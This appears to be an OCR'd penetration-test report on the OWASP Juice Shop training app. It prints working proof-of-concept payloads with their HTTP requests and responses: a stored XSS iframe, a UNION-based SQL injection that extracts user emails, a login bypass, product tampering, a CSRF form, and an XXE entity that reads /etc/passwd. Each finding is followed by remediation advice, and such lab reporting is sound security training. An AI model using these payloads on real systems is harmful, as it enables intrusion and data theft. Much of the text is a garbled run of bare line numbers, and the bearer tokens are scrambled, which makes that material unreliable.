238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
459
460
461
462
463
464
465
466
467
468
469
469
470
471
472
473
474
475
476
477
478
479
479
480
481
482
483
484
485
486
487
488
489
489
490
491
492
493
494
495
496
497
498
499
499
500
501
502
503
504
505
506
507
508
509
509
510
511
512
513
514
515
516
517
518
519
519
520
521
522
523
524
525
526
527
528
529
529
530
531
532
533
534
535
536
537
538
539
539
540
541
542
543
544
545
546
547
548
549
549
550
551
552
553
554
555
556
557
558
559
559
560
561
562
563
564
565
566
567
568
569
569
570
571
572
573
574
575
576
577
578
579
579
580
581
582
583
584
585
586
587
588
589
589
590
591
592
593
594
595
596
597
598
599
599
600
601
602
603
604
605
606
607
608
609
609
610
611
612
613
614
615
616
617
618
619
619
620
621
622
623
624
625
626
627
628
629
629
630
631
632
633
634
635
636
637
638
639
639
640
641
642
643
644
645
646
647
648
649
649
650
651
652
653
654
655
656
657
658
659
659
660
661
662
663
664
665
666
667
668
669
669
670
671
672
673
674
675
676
677
678
679
679
680
681
682
683
684
685
686
687
688
689
689
690
691
692
693
694
695
696
697
698
699
699
700
701
702
703
704
705
706
707
708
709
709
710
711
712
713
714
715
716
717
718
719
719
720
721
722
723
724
725
726
727
728
729
729
730
731
732
733
734
735
736
737
738
739
739
740
741
742
743
744
745
746
747
748
749
749
750
751
752
753
754
755
756
757
758
759
759
760
761
762
763
764
765
766
767
768
769
769
770
771
772
773
774
775
776
777
778
779
779
780
781
782
783
784
785
786
787
788
789
789
790
791
792
793
794
795
796
797
798
799
799
800
801
802
803
804
805
806
807
808
809
809
810
811
812
813
814
815
816
817
818
819
819
820
821
822
823
824
825
826
827
828
829
829
830
831
832
833
834
835
836
837
838
839
839
840
841
842
843
844
845
846
847
848
849
849
850
851
852
853
854
855
856
857
858
859
859
860
861
862
863
864
865
866
867
868
869
869
870
871
872
873
874
875
876
877
878
879
879
880
881
882
883
884
885
886
887
888
889
889
890
891
892
893
894
895
896
897
898
899
899
900
901
902
903
904
905
906
907
908
909
909
910
911
912
913
914
915
916
917
918
919
919
920
921
922
923
924
925
926
927
928
929
929
930
931
932
933
934
935
936
937
938
939
939
940
941
942
943
944
945
946
947
948
949
949
950
951
952
953
954
955
956
957
958
959
959
960
961
962
963
964
965
966
967
968
969
969
970
971
972
973
974
975
976
977
978
979
979
980
981
982
983
984
985
986
987
988
989
989
990
991
992
993
994
995
996
997
998
999
999
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1089
1089
1090
1091
1092
1093
1094
1095
1096
1097
1097
1098
1099
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1149
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1178
1179
1180
1181
1182
1183
1184
1185
1186
1187
1188
1188
1189
1190
1191
1192
1193
1194
1195
1195
1196
1197
1198
1199
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1209
1210
1211
1212
1213
1214
1215
1216
1216
1217
1218
1219
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1249
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1269
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1278
1279
1280
1281
1282
1283
1284
1285
1286
1287
1288
1288
1289
1290
1291
1292
1293
1294
1295
1296
1296
1297
1298
1299
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1309
1310
1311
1312
1313
1314
1315
1316
1316
1317
1318
1319
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1329
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1339
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1349
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1369
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1378
1379
1380
1381
1382
1383
1384
1385
1386
1387
1388
1388
1389
1390
1391
1392
1393
1394
1395
1395
1396
1397
1398
1399
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1409
1410
1411
1412
1413
1414
1415
1416
1416
1417
1418
1419
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1428
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1439
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1449
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1459
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1469
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1478
1479
1480
1481
1482
1483
1484
1485
1486
1487
1488
1488
1489
1490
1491
1492
1493
1494
1495
1495
1496
1497
1498
1499
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1509
1510
1511
1512
1513
1514
1515
1516
1516
1517
1518
1519
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1528
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1539
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1549
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1569
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1578
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1588
1589
1590
1591
1592
1593
1594
1595
1595
1596
1597
1598
1599
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1609
1610
1611
1612
1613
1614
1615
1616
1616
1617
1618
1619
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1628
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1639
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1649
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1669
1669
1670
1671
1672
1673
1674
1675
1676
1677
1678
1678
1679
1680
1681
1682
1683
1684
1685
1686
1687
1688
1688
1689
1690
1691
1692
1693
1694
1695
1695
1696
1697
1698
1699
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1709
1710
1711
1712
1713
1714
1715
1716
1716
1717
1718
1719
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1728
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1739
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1749
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1769
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1778
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1788
1789
1789
1790
1791
1792
1793
1794
1795
1795
1796
1797
1798
1799
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1809
1810
1811
1812
1813
1814
1815
1816
1816
1817
1818
1819
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1828
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1839
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1849
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1869
1869
1870
1871
1872
1873
1874
1875
1876
1877
1878
1878
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1889
1889
1890
1891
1892
1893
1894
1895
1895
1896
1897
1898
1899
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1909
1910
1911
1912
1913
1914
1915
1916
1916
1917
1918
1919
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1928
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1939
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1949
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1969
1969
1970
1971
1972
1973
1974
1975
1976
1977
1978
1978
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1
```

```

Request
Pretty Raw Hex ⌂ In ▾
1 GET /api/Products/4 HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdF0dXh0i0jzdwNjZNzN2IiwiZGF0YSI6eyJpZCI6MSwidXh0i0jzIiLCJlbfWfpbCIEI
8 fBhwluGp1wNLNwL9iw1iwiGfzc3dvc0i01wMtkyMDzYtDiy03MzI1MDUxNhyNj1kZjE4Y)uMCIsInJvbGUo1jhZGlpbisImRbhV
9 42vC16MTyztQOMyyY0XO.NSFIVpBeByASVLdU01YVfpqxtZj7r5SNLl44uwSdg1wDndlC4XT81dw8gtYxEyK85)N51xuyKYVlo05mEZP4mwlP
10 WxD0RwahkG5i1x1dgoxFNLY1i1c161z1m0w0xKLjipocn1LCCjcwvd0vX0G0i1yM0jLj14NC4mA
11 GMDA1LCLj1cPHdGVW0i01iyMDx1TExIDE0jH0jMyLj14NCARMDA6MDA1LCLjKzWk1AGW0i01051bGx9LCCjYXQ10jE2H2k0M)U2MhksI
12 v4cC16MTyztQOMyyY0XO.NSFIVpBeByASVLdU01YVfpqxtZj7r5SNLl44uwSdg1wDndlC4XT81dw8gtYxEyK85)N51xuyKYVlo05mEZP4mwlP
13 GYHzfcipRpaykavBBehehx4GrDrT1dawThM0j1MnRrinIDQKgfFvxKB85fzSR72)AD4FegP0
14 Connection: close
15 If-None-Match: W/1f5-72Lc3Lx6h2rh2hf-Zq3Cfnj1T0*
16

```

```

Response
Pretty Raw Hex Render ⌂ In ▾
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Content-Type: application/json; charset=utf-8
7 Content-Length: 292
8 ETag: W/124-SkYs0V9B#ZhZs250mphNxhboh0"
9 Vary: Accept-Encoding
10 Date: Mon, 13 Dec 2021 20:06:20 GMT
11 Connection: close
12
13 {
 "status": "success",
 "data": {
 "id": 4,
 "name": "Raspberry Juice (1000ml)",
 "description": "Made from blended Raspberry Pi, water and sugar.",
 "price": 4.99,
 "deluxePrice": 4.99,
 "image": "raspberry_juice.jpg",
 "createdAt": "2021-12-13T17:31:37.698Z",
 "updatedAt": "2021-12-13T17:31:37.698Z",
 "deletedAt": null
 }
}

```

- 5) We change the request for our needs - our goal is to change the description of one of the drinks, for this purpose we will use the PUT method, we will add a header Content-Type: application/json and in the body we will add the element that we want to change (ie description of the drink) as a JSON object

```

Request
Pretty Raw Hex ⌂ In ▾
1 PUT /api/Products/4 HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json
8 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdF0dXh0i0jzdwNjZNzN2IiwiZGF0YSI6eyJpZCI6MSwidXh0i0jzIiLCJlbfWfpbCIEI
9 mfkWlwuGp1wNLNwL9iw1iwiGfzc3dvc0i01wMtkyMDzYtDiy03MzI1MDUxNhyNj1kZjE4Y)uMCIsInJvbGUo1jhZGlpbisImRbhV
10 42vC16MTyztQOMyyY0XO.NSFIVpBeByASVLdU01YVfpqxtZj7r5SNLl44uwSdg1wDndlC4XT81dw8gtYxEyK85)N51xuyKYVlo05mEZP4mwlP
11 WxD0RwahkG5i1x1dgoxFNLY1i1c161z1m0w0xKLjipocn1LCCjcwvd0vX0G0i1yM0jLj14NC4mA
12 GMDA1LCLj1cPHdGVW0i01iyMDx1TExIDE0jH0jMyLj14NCARMDA6MDA1LCLjKzWk1AGW0i01051bGx9LCCjYXQ10jE2H2k0M)U2MhksI
13 v4cC16MTyztQOMyyY0XO.NSFIVpBeByASVLdU01YVfpqxtZj7r5SNLl44uwSdg1wDndlC4XT81dw8gtYxEyK85)N51xuyKYVlo05mEZP4mwlP
14 GYHzfcipRpaykavBBehehx4GrDrT1dawThM0j1MnRrinIDQKgfFvxKB85fzSR72)AD4FegP0
15 Connection: close
16 If-None-Match: W/1f5-72Lc3Lx6h2rh2hf-Zq3Cfnj1T0*
17 Content-Length: 58
18
19 {
 "description": "<iframe src=\"javascript:alert('xss')\">"
}


```

```

Response
Pretty Raw Hex Render ⌂ In ▾
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Content-Type: application/json; charset=utf-8
7 Content-Length: 284
8 ETag: W/11c-qFPDqmirICkJN/nDfS3JEBCA"
9 Vary: Accept-Encoding
10 Date: Mon, 13 Dec 2021 20:17:19 GMT
11 Connection: close
12
13 {
 "status": "success",
 "data": {
 "id": 4,
 "name": "Raspberry Juice (1000ml)",
 "description": "<iframe src=\"javascript:alert('xss')\">",
 "price": 4.99,
 "deluxePrice": 4.99,
 "image": "raspberry_juice.jpg",
 "createdAt": "2021-12-13T17:31:37.698Z",
 "updatedAt": "2021-12-13T20:17:19.611Z",
 "deletedAt": null
 }
}

```

- 6) Sending such a request results in an alert after entering the endpoint with the given beverage, which is the result of an XSS attack



## RECOMMENDATION

Make sure that:

- you have a good usage of the SOP and that you don't allow unwanted calls to other servers which are unknown,
- CSP headers are set properly and that they do not allow for unknown domains to execute scripts on your server
- you sanitise user input,
- proper users can use relevant http methods

## [MEDIUM] Injection

### SUMMARY

By creating an appropriate SQL query, it is possible to get information about users' emails. What is more, I was able to log in to a closed account.

### TECHNICAL DETAILS (PROOF OF CONCEPT)

- Using the code injection vulnerability, we change the query to get the information out of a specific table. As you can see in the attached screenshot, we manage to extract information about the date chris' account was closed and what email chris has.

```
GET /rest/products/search?q=banana')UNION%20SELECT%20deletedAt,username,email,4,5,6,7,8,%20from%20Users-- HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwicGF0YSI6eyJpZCI6MjIsInVzZXJuYW1ljoIiwiZWlhawWiOjRbGlbmRAZ2lhaWwuY29tIiwiGc3dvcmQiOiJkOWQzMjNjOGI1NzRkOTg1ZGFjNDM1ZWE2MzNjZSIisInJvbGUiOiJjdXNOb2llciIsImRlblHV4ZVRva2VuIjoiIwibGfzdExvZ2lusXAiOjIxMjcuMCsWljEiLCJwcm9maWxlSW1hZ2UiOjIvYXNzZXRzL3B1YmxpYy9pbWFnZXMvcxBSb2Fkcy9kZWZhdxwOLnN2ZyIsInRvdHTZWNyZXQiOjIiLCjpcOfjdgL2ZSI6dHJ1ZSwiY3JlYXRlZEFOIjoiMjAyMSOxMi0xNiAxMzowNzoyNi4yNTggKzAwOjAwIiwidXBkYXRlZEFOIjoiMjAyMjoxMi0xNiAxMzoxMjowNS43MzIgKzAwOjAwIiwiZGVsZXRlZEFOIjpudWxsfSwiaWF0IjoxNjM5NjYwMzMSLCJleHaiOjE2Mzk2Nzg2Mzd9.H_QKTsD2rx8WaXp_t2kbvOPYrHTHu_TE9_TiN_EiixRqyUOZrbFVCA
```

- With this information, we can try to log into his account. We don't have his password, however, in this case it is also possible to take advantage of the existing vulnerability we found earlier. A given combination of characters ends up logging into Chris's account. For the purpose of showing the information, the password text type has been changed from password to text.

The screenshot shows a dark-themed login form. At the top, it says "Login". Below that is a "Email \*" field containing "chris.pike@juice-sh.op'--". Below the email field is a "Password \*" field containing "test". Underneath the password field is a "Remember me" checkbox. At the bottom of the form is a "Log in" button with a lock icon, and below it is a "Forgot your password?" link. There is also a "Remember me" checkbox. A horizontal line with the word "or" is followed by a "Log in with Google" button with a "G" icon. At the very bottom, there is a link "Not yet a customer?".

## RECOMMENDATION

It is recommended to use prepared statements (with parameterized queries), validate user input (also on the backend), fix the functionality of the closed accounts, properly handle unused data.

### [MEDIUM] Broken Access Control

## SUMMARY

The analysis showed that any User can change the description of the products for example by adding something like a link to another site

## TECHNICAL DETAILS (PROOF OF CONCEPT)

- Find the request that displays the content of products' descriptions

```
curl /api/products/9 HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
Gecko/20100101 Firefox/78.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Bearer eyJ0eAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9eyJzdGF0dXMiOiJzdWNjZXNzIiwzGF0ySI6eyJpZC16MjEsInVzZXJuYWlIjoiiwiZWlhawWi0JOZXNOQGdtYmLsNmVsSisInBhc3N3b2JkIjoiZDlkMWu2YTlVjhNTc0ZDk4NWRhYZQzNWvhNjZy2UiLCJy2x1Ijoi3VzdG9tZXIIjklCxkZnxleGVUb2tlbi6IIiisImxhc3RMb2dpbkIwIjoiMC4wLjAuMCIsInByb2ZpbGVbWFnZSI6I9hc3NLdHMcVhVbGljL2LtyWdIcy91cGxvYWRzL2RLZmF1bhQuc32NiiwidG90cFNLY3JdCI6IiIsIm1zQWNOaXZLijp0cnVLLCjcmVhdGVkQXQ10iyMDIxLTEyLTESIDE5OjE40jI0LjYwNiArMDA6MDAiLC1jcGRhdGVkQXQ10iyMDIxLTEyLTESİDE5OjE40jI0LjYwNiArMDA6MDAiLCJkZWxl dGVkQXQ10m51bGx9LCJpYXQi0jE2Hzk5NDE1MDksImV4CI6MTy0Tk10TUwOX0.Ct7F0jYkxz8gbkj107xhs441430tuoj+MR8p66K-T5x21MzvWvNN6uNE60BF1YeheygII0c2h0iQT113kB-OV6LfRzAahIq4SiMmOf4pZ98WBLo1xlIkbf_xf_kuxCumdaM4QY4L4M_jIoDfrfWZ-3zCUn5xD4iEEWwVjk13o
Connection: close
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dissmiss;
cookieconsent_status=dissmiss; continueCode=PSHLhwtIXsPSuUhluVhrTyFBfpS0tNiBfySWheVukxtLJiVRfZpSzXHlquoLtDNg6SaZUVqT32C5zs4j50SywhSEt99Imns3xcj9f4J
If-None-Match: W/"325f-AjmnVvyuR7sh92Bjpuw/Bwcg4U"
Cache-Control: max-age=0
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
Content-Type: application/json; charset=utf-8
Content-Length: 503
ETag: W/"1f7-0nLLxwuZpWx4b1CJn3ZTCirDdQQ"
Vary: Accept-Encoding
Date: Tue, 21 Dec 2021 20:05:02 GMT
Connection: close
status": "success",
"data": {
 "id": 9,
 "name": "OWASP SSL Advanced Forensic Tool (O-Saft)",
 "description": "O-Saft is an easy to use tool to show information about SSL certificate and tests the SSL connection according given list of ciphers and various SSL configurations. More...",
 "price": "0.01",
 "deluxePrice": "0.01",
 "image": "orange_juice.jpg",
 "createdAt": "2021-12-21T18:44:15.694Z",
 "updatedAt": "2021-12-21T18:44:15.694Z",
 "deletedAt": null
}
```

- We'll change the method to PUT, add a Content-Type: application/json header, and insert the element we want to change from the JSON object we got earlier from the response. In this case, we want to change the description, so we copy that element into our request and change the link at the href attribute. The attack is successful, on the page we see the product with the redirect we changed

You successfully solved a challenge: Product Tamperin  
https://owasp.slack.com/

to show information about SSL certificate and tests the SSL connection according given list of ciphers and various SSL configurations. More...

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility What's New

Search HTML

element { .bluegrey-lightgreen-theme a:link, .bluegrey-

## RECOMMENDATION

Make sure that users have access appropriate HTTP methods so they can't change the content of the site.

## [MEDIUM] Broken Access Control

### SUMMARY

The analysis showed that it is possible to change the name of a user by performing Cross-Site Request Forgery from another origin.

### TECHNICAL DETAILS (PROOF OF CONCEPT)

- 1) The attack was executed using <http://htmledit.squarefree.com/>. A code was prepared that changed the credentials of the person logged in.

```
<html>
<body>
<form action="http://localhost:3000/profile" method="POST">
<input name="username" value="Smith">
<input type="submit">
</body>
</html>
```

- 2) The query sent looks like this. It results in a change of user name

```
1 POST /profile HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 14
9 Origin: http://htmledit.squarefree.com
10 Connection: close
11 Referer: http://htmledit.squarefree.com/
12 Cookie: lang=en; welcomebanner_status=dissmiss; cookieconsent_status=dissmiss; continueCode=vNj0eXA1OjJWV1QiLCJhbGciOiJSIjZlN6J9-eyJ0dFQdWbOjJzdhWjZWLzIwivZGF0YSt6eyJpZC1GMjEiInVzZkUyMllIjoiU21pdqipLC1bWFpbCTGlnfdld2v3Z2dflQGdtYnlsLnNbSIIsInBhc3Nhb3kTjoiZDlkMWUzYTlVjhiNTc0ZDk4MHRhyzQmNmVHNjMyZb1Lc3jybzx1TjoiY3Vzdg9tZXiilCjk2w1eGVub2tLb1i61iisIxahc3RMb2dpbkIwIjoiMC4wLjAuMCIsInByb2ZpbGVJhWFnZS161i9hc3NlJhMycVibCljL2ltYwd1cy91cGxvYmRzL2RlZmf1bHouc3ZnTiivdG90cFNjY3J1dCTeiTsImLz0WNg0XZLjip0cnvLCLj;cmVhdGVkQXQi0iIyMDIxLTExVDIy0jAy0jE2ujkz0FoilC1cGRhdGVkQXQi0iIyMDIxLTExVDEw0jMx0jIwlLjg30vo1LCJk2w1ldGVkQXQi0m51bGx9LChjYX01OjE2NDAyNTU0ODEsImV4cCIGHMTY0MD13Mz04MK0.sB1J81AGcl9HUAjif2EItFzWosAEf0j6z#mtbgyPt1nKEf3ijnf4ByeQeh#PhoaElKUFes0bB_ceLqe13mMc0ZCBKO1vnhnNBavuq0OKyOLPs0coDuVig-nhZT16yOBXfmgnNVLAsBhmeEhac351xx5LuRTuwbz2NeKTUMA
13 Upgrade-Insecure-Requests: 1
14
15 username=Smith
```

## **RECOMMENDATION**

Include CSRF token in session management.

## [MEDIUM] XXE

## SUMMARY

During the audit, it was observed that it is possible to get to the /etc/passwd directory

## TECHNICAL DETAILS (PROOF OF CONCEPT)

- 1) Using the previous vulnerability where the extension was not validated, I am uploading an xml file. I also use the ready-made sample payloads available on owasp's website.

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
 <!ELEMENT foo ANY >
 <!ENTITY xxe SYSTEM "file:///etc/passwd" >]
<foo>&xxe;</foo>
```

- 2) After sending the prepared file and capturing the request in burp, we get the information about the users

```
Request
Pretty Raw Hex ⌂ ⌄ ⌁ ⌃
2V3ZUbnbWFpbC5j b20iLCjyVXNzd29yZC16ImQ5ZDFLM2E1ZWI4YjU3NG05OD
VkyMM0MzLlYTZhTz2MNLiwiwm9sZS16ImNl3RvbWVyiwiZGVsdxh1VG9rZW4
i0iL1CjyXNOTG9naw5jC16jAumC4wljA1lCjwcm9naWlx1lZWhdln0LN29yIsInRvd
YXNzZXpxl3BLYmxp9y9pbWFnXZMxDb5pcdfgJL2ZS16dHJ1ZSwi3YlJXRlZEFOijoiMjAyMS
HBTZWyZXQi0iIiLcpcdfgJlZEFOijoiMjAyMS0
OmMiOyMSAyMjowMjoxNi45MzggKzAw0jAwIiwdBkYXRlZEFOijoiMjAyMS0
xMiOyMSAyMjowMjoxNi45MzggKzAw0jAwIiwdBkYXRlZEFOijpuDwsxfsi
aWF0ijoxNjQwMTl0MToQxLCljeHai0jE2NDaxNDIxNDF9,WVpj-e-KPwaCvGlwc
W6ZDngjyPwrt0Jqjd1JguXuObrz197yW08lKQh0021X1uAhCzRa6_eQc-qAO5
chChheza327zRruQghadpBglRoe65yak-_v_4FuR-iZy27FiAny8a55-oDm
94-pATB-VgzM0grWGwpaxTzTg_ZWk_x7U
8 Content-Type: multipart/form-data;
boundary-----416926281836274266202456658495
58495
9 Content-Length: 364
10 Origin: http://localhost:3000
11 Connection: close
12 Referer: http://localhost:3000/
